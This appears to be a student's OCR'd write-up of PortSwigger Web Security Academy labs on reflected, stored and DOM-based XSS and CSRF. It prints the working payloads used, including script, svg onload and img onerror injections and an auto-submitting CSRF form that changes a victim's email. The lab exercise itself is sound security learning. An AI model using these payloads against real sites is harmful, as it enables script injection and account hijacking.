

- Reflected XSS into HTML context with nothing encoded
  - https://portswigger.net/web-security/cross-site-scripting/reflected/lab-html-context-nothing-encoded
  - For this challenge, I first read the documentation on reflected XSS attacks in order to get an idea of what I was supposed to do. I then input the following payload into the search bar to execute an alert: <script>alert()</script>
  - 

0a56000c04db3152c292b7e0006700da.web-security-academy.net

...db3152c292b7e0006700da.web-security-academy.net says

- Stored XSS into HTML context with nothing encoded
  - https://portswigger.net/web-security/cross-site-scripting/stored/lab-html-context-nothing-encoded
  - I read the documentation on stored XSS, and then posted a comment containing the following script that would theoretically execute any time someone opened the post: <script>alert()</script>
  - 

0aa2006a04ca0dd3c0060a4b00940002.web-security-academy.net/post/comment/confirmation


Stored XSS into HTML context with nothing encoded

Congratulations, you solved the lab!

Thank you for your comment!

Your comment has been submitted.

- DOM XSS in document.write sink using source location.search
  - https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-document-write-sink
  - For this lab, I read up on DOM XSS. I learned that the called functions will be called on a source path. I entered a random phrase into the search bar and the inspected the element of the “could not find” statement to find where that data was stored. I found that it was stored in an image src attribute and then used the following payload to execute an alert: "><svg onload=alert()>


- ○ 

  ...3ae6ff8c3dc3005005500a5.web-security-academy.net says

  OK

  Congratulations, you solved the lab!

  0 search results for '"><svg onload=alert()>'

- DOM XSS in innerHTML sink using source
  - ○ https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-innerhtml-sink
  - ○ InnerHTML sink doesn't accept script elements, so another method must be used. Onerror seemed to be the easiest way to do this: <img src=1 onerror=alert()>
  - ○ 

  ...38a3837c104903100d30044.web-security-academy.net says

  OK

  0 search results for ''

- CSRF vulnerability with no defenses
  - ○ https://portswigger.net/web-security/csrf/lab-no-defenses
  - ○ I spent way too long on this not realizing that the reason it wouldn't work is because I encoded my @ in the html template into %40. Here is my payload:


```
<html>

   <form action="https://0a3c007e0423cb74c277c06c0081004e.web-security-academy.net/my-account/change-email"  method="POST">

      <input type="hidden" name="email" value="malicious@user-net">
```

```
    </form>
    <script>
        document.forms[0].submit();
    </script>
</html>
```

○



exploit-0ac10007048ecb38c2d6bf1e01ca0029.exploit-server.net

CSRF vulnerability with no defenses

Back to lab description »

LAB Solved

Congratulations, you solved the lab!